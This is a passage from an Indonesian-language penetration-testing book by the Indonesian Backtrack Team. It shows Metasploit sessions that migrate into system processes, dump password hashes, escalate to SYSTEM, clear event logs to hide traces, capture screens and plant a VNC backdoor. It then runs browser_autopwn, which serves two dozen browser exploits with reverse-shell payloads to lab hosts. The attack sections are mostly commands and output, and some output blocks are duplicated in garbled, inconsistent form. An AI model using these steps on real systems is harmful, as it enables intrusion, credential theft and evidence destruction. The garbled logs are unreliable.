Masih gagal, kenapa ? Sekali lagi karena privilage user yang anda gunakan masih belum mendapat permission – permissison tertentu pada administrasi file dan proses mesin target. Karena itu saya mencoba migrating ke proses lainnya.

```
meterpreter > ps
Process list
=====
 PID  Name          Arch Session User          Path
 ---  ---          ----  -----  ---          ---
 0    [System Process]
 4    System        x86   0          IBTEAM-51E6FAEC\target
 232   firefox.exe x86   0          C:\Program Files\Mozilla Firefox\firefox.exe
 484   smss.exe     x86   0          NT AUTHORITY\SYSTEM
 \SystemRoot\System32\smss.exe
 584   csrss.exe    x86   0          NT
 AUTHORITY\SYSTEM  \??\C:\WINDOWS\system32\csrss.exe
 608   winlogon.exe x86   0          NT
 AUTHORITY\SYSTEM  \??\C:\WINDOWS\system32\winlogon.exe
 652   services.exe x86   0          NT AUTHORITY\SYSTEM
 C:\WINDOWS\system32\services.exe
 664   lsass.exe     x86   0          NT AUTHORITY\SYSTEM
```

```
C:\WINDOWS\system32\lsass.exe          IBTEAM-51E6FAEC\target
 708  logon.scr      x86    0
C:\WINDOWS\System32\logon.scr          NT AUTHORITY\SYSTEM
 820  VBoxService.exe   x86    0
C:\WINDOWS\system32\VBoxService.exe    NT AUTHORITY\SYSTEM
 876  svchost.exe     x86    0
C:\WINDOWS\system32\svchost.exe        NT AUTHORITY\SYSTEM
 940  svchost.exe     x86    0
C:\WINDOWS\system32\svchost.exe        NT AUTHORITY\SYSTEM
 980  alg.exe         x86    0
C:\WINDOWS\System32\alg.exe           NT AUTHORITY\SYSTEM
1032  svchost.exe     x86    0
C:\WINDOWS\System32\svchost.exe        IBTEAM-51E6FAEC\target
1076  svchost.exe     x86    0
C:\WINDOWS\system32\svchost.exe        IBTEAM-51E6FAEC\target
1132  svchost.exe     x86    0
C:\WINDOWS\system32\svchost.exe        IBTEAM-51E6FAEC\target
1336  wsctnfy.exe     x86    0
C:\WINDOWS\system32\wsctnfy.exe       IBTEAM-51E6FAEC\target
1528  explorer.exe     x86    0
C:\WINDOWS\Explorer.EXE               NT AUTHORITY\SYSTEM
1556  spoolsv.exe      x86    0
C:\WINDOWS\System32\spoolsv.exe       IBTEAM-51E6FAEC\target
1668  VBoxTray.exe      x86    0
C:\WINDOWS\system32\VBoxTray.exe
```

```
meterpreter > migrate 652
```

```
[*] Migrating to 652...
```

```
[*] Migration completed successfully.
```

```
meterpreter > run post/windows/gather/hashdump
```

```
[*] Obtaining the boot key...
```

```
[*] Calculating the hboot key using SYSKEY
ecf2f96a03d5599394ccd459b7ble429...
```

```
[*] Obtaining the user list and keys...
```

```
[*] Decrypting user keys...
```

```
[*] Dumping password hashes...
```

```
Administrator:500:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
HelpAssistant:1000:333d83d6186d9883cf31f1d7d3a6e5d8:3ab6dcece25fd70533cf4986647e2464:::
SUPPORT_388945a0:1002:aad3b435b51404eeaad3b435b51404ee:c8c9ac93b918fdb036377fc5e5fb936:::
target:1003:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
```

```

594 csrss.exe      x86   0      NT AUTHORITY\SYSTEM    \?\?\?\Windows\system32\csrss.exe
608 winlogon.exe   x86   0      NT AUTHORITY\SYSTEM    \?\?\?\Windows\system32\winlogon.exe
652 services.exe   x86   0      NT AUTHORITY\SYSTEM    C:\Windows\system32\services.exe
664 lsass.exe      x86   0      NT AUTHORITY\SYSTEM    C:\Windows\system32\lsass.exe
700 logon.scr     x86   0      IBTERM\51E6FREC\target C:\Windows\System32\logon.scr
828 VBoxService.exe x86   0      NT AUTHORITY\SYSTEM    C:\Windows\system32\VBoxService.exe
876 svchost.exe   x86   0      NT AUTHORITY\SYSTEM    C:\Windows\system32\svchost.exe
940 svchost.exe   x86   0      NT AUTHORITY\SYSTEM    C:\Windows\system32\svchost.exe
959 alerter.exe   x86   0      NT AUTHORITY\SYSTEM    C:\Windows\system32\alerter.exe
1032 alerter.exe   x86   0      C:\Windows\system32\alerter.exe
1076 svchost.exe   x86   0      C:\Windows\system32\svchost.exe
1132 svchost.exe   x86   0      C:\Windows\system32\svchost.exe
1336 wscntrfy.exe  x86   0      IBTERM\51E6FREC\target C:\Windows\system32\wscntrfy.exe
1528 explorer.exe  x86   0      IBTERM\51E6FREC\target C:\Windows\Explorer.EXE
1556 spoolsv.exe   x86   0      NT AUTHORITY\SYSTEM    C:\Windows\system32\spoolsv.exe
1668 Vboxtray.exe  x86   0      IBTERM\51E6FREC\target C:\Windows\system32\VBoxTray.exe

meterpreter > migrate 652
[*] Migrating to 652...
[*] Migration completed successfully.
meterpreter > run post/windows/gather/hashdump
[*] Obtained the boot key...
[*] Calculating the block key using SYSKEY ecf2416a09559994cccd459b11e429...
[*] Calculating the user key and etc...
[*] Decryption user keys...
[*] Dumping password hashes...

Administrator:500:ad3b435b51404eead3b435b51404ee:31d6cf0d16ae931b73c59d7e0c089c0:::
Guest:501:ad3b435b51404eead3b435b51404ee:31d6cf0d16ae931b73c59d7e0c089c0:::
Host\DefaultStart:1000:333d83d618d9883cf31f1d7daea5d83abfdce0c25fd70853cf4986647e92454:::
SUPPORT_386945a8:1002:ad3b435b51404eead3b435b51404ee:c8c9ac93b918febd836377fc5e5fb936:::
target:1003:ad3b435b51404eead3b435b51404ee:31d6cf0d16ae931b73c59d7e0c089c0:::

meterpreter > [+] Enter your become... the more you are able to hear

```

5.11. Privilege Escalation

Mengambil autoritas user tertinggi pada system windows biasanya tergantung dari migrating kita ke proses-proses vital yang dijalankan oleh user-user berprivilage system. Sehingga pemahaman kita terhadap proses-proses yang berjalan pada sistem target memang di butuhkan. Sebagai salah satu contoh saya berhasil mengambil privilege system authority pada mesin target.

```


meterpreter > use priv
Loading extension priv...success.
meterpreter > getsystem
...got system (via technique 1).
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM

```

5.12. Menghapus log

Untuk tidak meninggalkan jejak tertentu biasanya attacker akan menghapus log-log tertentu pada mesin target. Hal ini dilakukan dengan memanfaatkan “scripts/meterpreter”. Sebelum saya menghapus log-log pada sistem target saya mengecek sistem event (log) yang ada pada mesin target. Karena

sebagai contoh saya menggunakan target dengan sistem operasi windows xp. Maka saya melihat event log pada sistem target sebelum di lakukan pembersihan log.




Kemudian untuk menghapus *log-log* tersebut , kita bisa memanggil *shell* *irb* untuk melakukan esekusi script.

```
meterpreter > irb
[*] Starting IRB shell
[*] The `client` variable holds the meterpreter client

>>> log = client.sys.eventlog.open('system')
=> #<#<Class: 0xee0acd0>:0xed02c54 0client=<Session:meterpreter 192.168.1.14:1038 (192.168.1.14) "IBTEAM-51E6FREC\target @ IBTERM-51E6FFEC">, @handle=901200>
=> #<#<Class: 0xee0acd0>:0xed02c54 0client=<Session:meterpreter 192.168.1.14:1038 (192.168.1.14) "IBTERM-51E6FREC\target @ IBTERM-51E6FFEC">, @handle=901200>
>>> █
```

Kemudian saya kembali mengecek pada event viewer , ternyata sukses

5.13. Screencapture




Espia adalah salah satu extensi meterpreter untuk melakukan screen capture serta mendownloadnya dari tampilan desktop korban. Gunakan perintah espia

```
meterpreter > use espia
Loading extension espia...success.
```

Kemudian dilanjutkan dengan perintah

```
meterpreter > screengrab
Screenshot saved to: /root/vsHpYzSI.jpeg
```

Perhatikan hasil output diatas, meterpreter akan mendownload dan menyimpan hasil screen capture pada sistem target di direktori root dengan nama **vsHpYzSI.jpeg**



5.14. VNC Remote Desktop

Melakukan remote desktop dengan VNC adalah langkah yang sangat mudah. Jika privilege sudah benar dan baik , biasanya memanggil ekstensi ini bukanlah hal yang sulit buat attacker. Karena meterpreter sudah dilengkapi dengan integritas auto upload vnc server ke mesin target.

```
meterpreter > run vnc
[*] Creating a VNC reverse tcp stager: LHOST=192.168.1.5
LPORT=4545)
[*] Running payload handler
```

```
[*] VNC stager executable 73802 bytes long
[*] Uploaded the VNC agent to
C:\DOCUME~1\target\LOCALS~1\Temp\NQuNji.exe (must be deleted
manually)
[*] Executing the VNC agent with endpoint 192.168.1.5:4545...
```

Perhatikan proses di atas, dimana vnc mengupload VNC agent backdoor dengan nama **NQuNji.exe** pada direktori **C:\DOCUME~1\target\LOCALS~1\Temp** dan mengesekusinya. Sehingga vnc server terbuka pada mesin target dan membuka **TightVNC client** pada sisi **attacker**.




6. METASPLOIT BROWSER AUTOPWN

Metsploit browser autopwn adalah salah satu multi exploit yang akan membuat banyak opsi melalui browser (**port 80**) dengan asumsi target akan mengakses *url attacker host*.

6.1. Contoh serangan

```
root@eichel:~# /opt/framework/msf3/msfconsole
```



```
=[ metasploit v4.3.0-dev [core:4.3 api:1.0]
+ -- ---=[ 811 exploits - 452 auxiliary - 135 post
+ -- ---=[ 247 payloads - 27 encoders - 8 nops
      =[ svn r14862 updated today (2012.03.05)
```

```
msf > use auxiliary/server/browser_autopwn
```

```
msf auxiliary(browser_autopwn) > show options
```

```
Module options (auxiliary/server/browser_autopwn):
```

Name	Current Setting	Required	Description
LHOST		yes	The IP address to use for reverse-connect payloads
SRVHOST	0.0.0.0	yes	The local host to listen on. This must be an address on the local machine or 0.0.0.0
SRVPORT	8080	yes	The local port to listen on.
SSL	false	no	Negotiate SSL for incoming connections
SSLCert		no	Path to a custom SSL certificate (default is randomly generated)
SSLVersion	SSL3	no	Specify the version of SSL that should be used (accepted: SSL2, SSL3, TLS1)
URIPATH		no	The URI to use for this exploit (default is random)

```
msf auxiliary(browser_autopwn) > set SRVHOST 192.168.1.5
```

```
SRVHOST => 192.168.1.5
```

```
msf auxiliary(browser_autopwn) > set SRVPORT 80
```

```
SRVPORT => 80
```

```
msf auxiliary(browser_autopwn) > set LHOST 192.168.1.5
```

www.indonesianbacktrack.or.id

```
LHOST => 192.168.1.5
msf auxiliary(browser_autopwn) > set URIPATH /
URIPATH => /

msf auxiliary(browser_autopwn) > exploit
[*] Auxiliary module execution completed

[*] Setup
[*] Obfuscating initial javascript 2012-03-06 00:48:02 +0700
msf auxiliary(browser_autopwn) > [*] Done in 1.187645 seconds

[*] Starting exploit modules on host 192.168.1.5...
[*] ---

[*] Starting exploit multi/browser/firefox_escape_retval with payload
generic/shell_reverse_tcp
[*] Using URL: http://192.168.1.5:80/pBQJYsCX
[*] Server started.
[*] Starting exploit multi/browser/java_calendar_deserialize with payload
java/meterpreter/reverse_tcp
[*] Using URL: http://192.168.1.5:80/wzcqI
[*] Server started.
[*] Starting exploit multi/browser/java_trusted_chain with payload
java/meterpreter/reverse_tcp
[*] Using URL: http://192.168.1.5:80/GuXhBCATQ
[*] Server started.
[*] Starting exploit multi/browser.mozilla_comparato with payload
generic/shell_reverse_tcp
[*] Using URL: http://192.168.1.5:80/sNfWj
[*] Server started.
[*] Starting exploit multi/browser.mozilla_navigatorjava with payload
generic/shell_reverse_tcp
[*] Using URL: http://192.168.1.5:80/XPauDaFZyZ
[*] Server started.
[*] Starting exploit multi/browser/opera_configoverwrite with payload
generic/shell_reverse_tcp
[*] Using URL: http://192.168.1.5:80/kNuB
[*] Server started.
[*] Starting exploit multi/browser/opera_historysearch with payload
generic/shell_reverse_tcp
[*] Using URL: http://192.168.1.5:80/rQkfA
[*] Server started.
[*] Starting exploit osx/browser.mozilla_mchannel with payload
generic/shell_reverse_tcp
[*] Using URL: http://192.168.1.5:80/xuEf
[*] Server started.
[*] Starting exploit osx/browser/safari_metadata_archive with payload
generic/shell_reverse_tcp
[*] Using URL: http://192.168.1.5:80/NXMNQfKwrSLD
[*] Server started.
[*] Starting exploit windows/browser/apple_quicktime_marshaled_punk with
payload windows/meterpreter/reverse_tcp
[*] Using URL: http://192.168.1.5:80/0VzsmnRmEKkr
[*] Server started.
[*] Starting exploit windows/browser/apple_quicktime_rtsp with payload
windows/meterpreter/reverse_tcp
[*] Using URL: http://192.168.1.5:80/WlkDqKMvIYM
[*] Server started.
[*] Starting exploit windows/browser/apple_quicktime_smil_debug with
```

```
payload windows/meterpreter/reverse_tcp
[*] Using URL: http://192.168.1.5:80/FYzw
[*] Server started.
[*] Starting exploit windows/browser/blackice_downloadimagefileurl with
payload windows/meterpreter/reverse_tcp
[*] Using URL: http://192.168.1.5:80/wMtF
[*] Server started.
[*] Starting exploit windows/browser/enjoysapgui_comp_download with
payload windows/meterpreter/reverse_tcp
[*] Using URL: http://192.168.1.5:80/woDsV
[*] Server started.
[*] Starting exploit windows/browser/ie_createobject with payload
windows/meterpreter/reverse_tcp
[*] Using URL: http://192.168.1.5:80/HLmTHnjV
[*] Server started.
[*] Starting exploit windows/browser/mozilla_interleaved_write with
payload windows/meterpreter/reverse_tcp
[*] Using URL: http://192.168.1.5:80/nsGyZE
[*] Server started.
[*] Starting exploit windows/browser/mozilla_mchannel with payload
windows/meterpreter/reverse_tcp
[*] Using URL: http://192.168.1.5:80/UwCUoPvxAi
[*] Server started.
[*] Starting exploit windows/browser/mozilla_nstreerange with payload
windows/meterpreter/reverse_tcp
[*] Using URL: http://192.168.1.5:80/DvtuMhiOuvuD
[*] Server started.
[*] Starting exploit windows/browser/ms03_020_ie_objecttype with payload
windows/meterpreter/reverse_tcp
[*] Using URL: http://192.168.1.5:80/zSoNI
[*] Server started.
[*] Starting exploit windows/browser/ms10_018_ie_behaviors with payload
windows/meterpreter/reverse_tcp
[*] Using URL: http://192.168.1.5:80/EOpRaVPw
[*] Server started.
[*] Starting exploit windows/browser/ms11_003_ie_css_import with payload
windows/meterpreter/reverse_tcp
[*] Using URL: http://192.168.1.5:80/GxRnfAa
[*] Server started.
[*] Starting exploit windows/browser/ms11_050_mshtml_cobjectelement with
payload windows/meterpreter/reverse_tcp
[*] Using URL: http://192.168.1.5:80/eICEgQJdqRg
[*] Server started.
[*] Starting exploit windows/browser/winzip_fileview with payload
windows/meterpreter/reverse_tcp
[*] Using URL: http://192.168.1.5:80/XLoMIPUB
[*] Server started.
[*] Starting exploit windows/browser/wmi_admintools with payload
windows/meterpreter/reverse_tcp
[*] Using URL: http://192.168.1.5:80/qIyKdZoLlC
[*] Server started.
[*] Starting handler for windows/meterpreter/reverse_tcp on port 3333
[*] Starting handler for generic/shell_reverse_tcp on port 6666
[*] Started reverse handler on 192.168.1.5:3333
[*] Starting the payload handler...
[*] Starting handler for java/meterpreter/reverse_tcp on port 7777
[*] Started reverse handler on 192.168.1.5:6666
[*] Starting the payload handler...
[*] Started reverse handler on 192.168.1.5:7777
```

```
[*] Starting the payload handler...
[*] --- Done, found 24 exploit modules
[*] Using URL: http://192.168.1.5:80/
[*] Server started.
[*] 192.168.1.11      Browser Autopwn request '/'
[*] 192.168.1.11      Browser Autopwn request '?'
sessid=TGludXg6dW5kZWpbmVkJOnVuZGVmaW51ZDplbi1VUzp4ODY6Q2hyb21l0jE3LjAuOT
YzLjQ2Og%3d%3d'
[*] 192.168.1.11      JavaScript Report: Linux:undefined:undefined:en-US:x86:Chrome:17.0.963.46:
[*] Responding with exploits
[*] Sun Java Calendar Deserialization Privilege Escalation handling
request from 192.168.1.11:54706...
[*] Payload will be a Java reverse shell to 192.168.1.5:7777 from
192.168.1.11...
[*] Generated jar to drop (5255 bytes).
[*] 192.168.1.11      Browser Autopwn request '/favicon.ico'
[*] 192.168.1.11      404ing /favicon.ico
[*] 192.168.1.11      Browser Autopwn request '/favicon.ico'
[*] 192.168.1.11      404ing /favicon.ico
[*] Sun Java Calendar Deserialization Privilege Escalation sending
Applet.jar to 192.168.1.11:34253...
[*] Sun Java Calendar Deserialization Privilege Escalation sending
Applet.jar to 192.168.1.11:34254...
[*] 192.168.1.16      Browser Autopwn request '/'
[*] 192.168.1.16      Browser Autopwn request '?'
sessid=TWljcm9zb2Z0IFdpbmRvd3M6NzplbmlZmluZWQ6ZW4tVVM6eDg2OkZpcmVm3g6M
y42Og%3d%3d'
[*] 192.168.1.16      JavaScript Report: Microsoft Windows:7:undefined:en-US:x86:Firefox:3.6:
[*] Responding with exploits
[*] 192.168.1.16      Browser Autopwn request '/favicon.ico'
[*] 192.168.1.16      404ing /favicon.ico
[*] windows/browser/mozilla_nstreerange: Redirecting 192.168.1.16:49198
[*] 192.168.1.16      Browser Autopwn request '/favicon.ico'
[*] 192.168.1.16      404ing /favicon.ico
[*] windows/browser/mozilla_nstreerange: Sending HTML to
192.168.1.16:49198
[*] 192.168.1.16      Browser Autopwn request '/favicon.ico'
[*] 192.168.1.16      404ing /favicon.ico
[*] windows/browser/mozilla_nstreerange: Sending XUL to 192.168.1.16:49198
[*] 192.168.1.11      Browser Autopwn request '?'
[*] 192.168.1.11      Browser Autopwn request '?'
sessid=TGludXg6dW5kZWpbmVkJOnVuZGVmaW51ZDplbi1VUzp4ODY6dW5kZWpbmVkJOnVuZG
VmA51ZDob%3d'
[*] 192.168.1.11      JavaScript Report: Linux:undefined:undefined:en-US:x86:undefined:undefined:
[*] Responding with exploits
[*] 192.168.1.11      Browser Autopwn request '/favicon.ico'
[*] 192.168.1.11      404ing /favicon.ico
[*] 192.168.1.11      Browser Autopwn request '/favicon.ico'
[*] 192.168.1.11      404ing /favicon.ico
[*] 192.168.1.77      Browser Autopwn request '/'
[*] 192.168.1.77      Browser Autopwn request '?'
sessid=TWljcm9zb2Z0IFdpbmRvd3M6WFA6dW5kZWpbmVkJOnlkOng4NjpGaXJlZm94OjMuNj
o%3d'
[*] 192.168.1.77      JavaScript Report: Microsoft
```

```
Windows:XP:undefined:id:x86:Firefox:3.6:  
[*] Responding with exploits  
[*] 192.168.1.77      Browser Autopwn request '/favicon.ico'  
[*] 192.168.1.77      404ing /favicon.ico  
[*] windows/browser/mozilla_nstreerange: Redirecting 192.168.1.77:2143  
[*] 192.168.1.77      Brower Autopwn request '/favicon.ico'  
[*] 192.168.1.77      404ing /favicon.ico  
[*] windows/browser/mozilla_nstreerange: Sending HTML to 192.168.1.77:2143  
[*] windows/browser/mozilla_nstreerange: Sending XUL to 192.168.1.77:2143
```

PENUTUP

Demikian yang dapat kami paparkan mengenai buku dari Attacking Side With BAcktrack, tentunya masih banyak kekurangan dan kelebihannya, kerena terbatasnya pengetahuan dan kurangnya rujukan atau referensi yang ada hubungannya dengan judul Buku ini.

Penulis banyak berharap para pembaca yang budiman dapat memberikan kritik dan saran yang membangun kepada penulis demi sempurnanya buku ini pada kesempatan – kesempatan berikutnya. Semoga buku ini berguna bagi penulis pada khususnya juga para pembaca yang budiman pada umumnya.

Kami atas nama Pendiri Indonesian Backtrack Team

Zee eichel,Jimmyromanticdevil,LiyanOz,James0baster,

Mengucapkan terimakasih kepada Pembina Indonesian Backtrack ***Bapak Iwan Sumantri***, yang bersedia meluangkan waktunya menjadi pembina IBTeam,demi kemajuan IT Indonesia.

Tidak lupa kami mengucapkan terimakasih kepada Para Staff Indonesian Backtrack, ***xsan-lahci, Cassaprodigy, AresTheHopeBuster, Koecroet, DevilNay ,ComputerGeeks ,THJC, konspirasi, shendo, jurank_dankkal , Andre_corleone, GTX150, Guitariznoize , sasaka,90Black, rightpreneur ,Aip Zenzacky,Wildannovsky***

Dan Para Member ***Indonesian BacktrackTeam*** yang selama ini telah berperan penting terhadap kemajuan forum.indonesianbacktrack.or.id

Biography Penulis



Zee *eichel* adalah seorang *praktisi linux security* dan merupakan *founder* dari komunitas pengguna linux backtrack terbesar di Indonesia *Indonesian Backtrack Team*, yang berlokasi pada alamat website www.indonesianbacktrack.or.id, beliau telah banyak menulis artikel mengenai *linux* dan *security jaringan komputer*. Sebagai pembicara seminar beliau telah diundang di berbagai kampus dan instansi di Indonesia. Zee Eichel Mengembangkan projek **SERI BELAJAR LINUX COMMAND LINE** dengan berbagai harapan dan tujuan mulia. Anda dapat membuka mengenai *SBL-CL* di situs www.zeestuff.wordpress.com. Beliau juga merupakan *trainer resmi* dari *Training online 009-day* yang diselenggarakan oleh IBTeam.

James0baster adalah Lulusan Universitas Indonesia , jurusan teknik Informatika ini berperan penuh terhadap perkembangan Indonesian Backtrack Team , sebagai salah satu penanggung jawab Security Server Pentest (Server Pentester), James telah membawa Indonesian Backtrack Team menanjak dari hari ke hari. James0baster juga merupakan salah satu trainer Indonesian Backtrack Team 009-day dan ahli dalam penetrasi aplikasi web (web pentester).





Habibi Rizqi Ramadhan adalah trainer bersertifikasi FIREWALK TRAINER yang diajarkan langsung oleh Tung Desem Waringin (Pelatih Sukses No.1 di Indonesia versi Majalah Marketing) & Dr. Ernest Wong Ph.D. (Singapur) sehingga mampu memberikan training firewalk dengan aman.

Habibi Rizqi Ramadhan telah berjalan di atas api sepanjang 3 meter lebih dari 108 kali, dan sepanjang 12 meter lebih dari 3X Habibi Rizqi Ramadhan mampu mengajarkan peserta secara ilmiah untuk berjalan di atas api, memakan api, berjalan di atas beling, mematahkan pipa dragon dengan

koran, mematahkan balok, membengkokan besi dengan leher, mematikan rokok dengan tangan, dan mematikan rokok dengan lidah. Habibi Rizqi Ramadhan telah mengikuti pelatihan Hypnosis, Hypnotherapy, Neuro Linguistic Programming, Emotional Freedom Technique, dan Shamballa sehingga mampu menghilangkan kebiasaan buruk, trauma, phobia serta menghilangkan penyakit tanpa obat

Sebagai Trainer muda di Indonesia, beliau mampu BREAKTHROUGH untuk Kehidupan, Sales, Marketing, Bisnis, Leadership dan Public Speaking kepada ribuan peserta.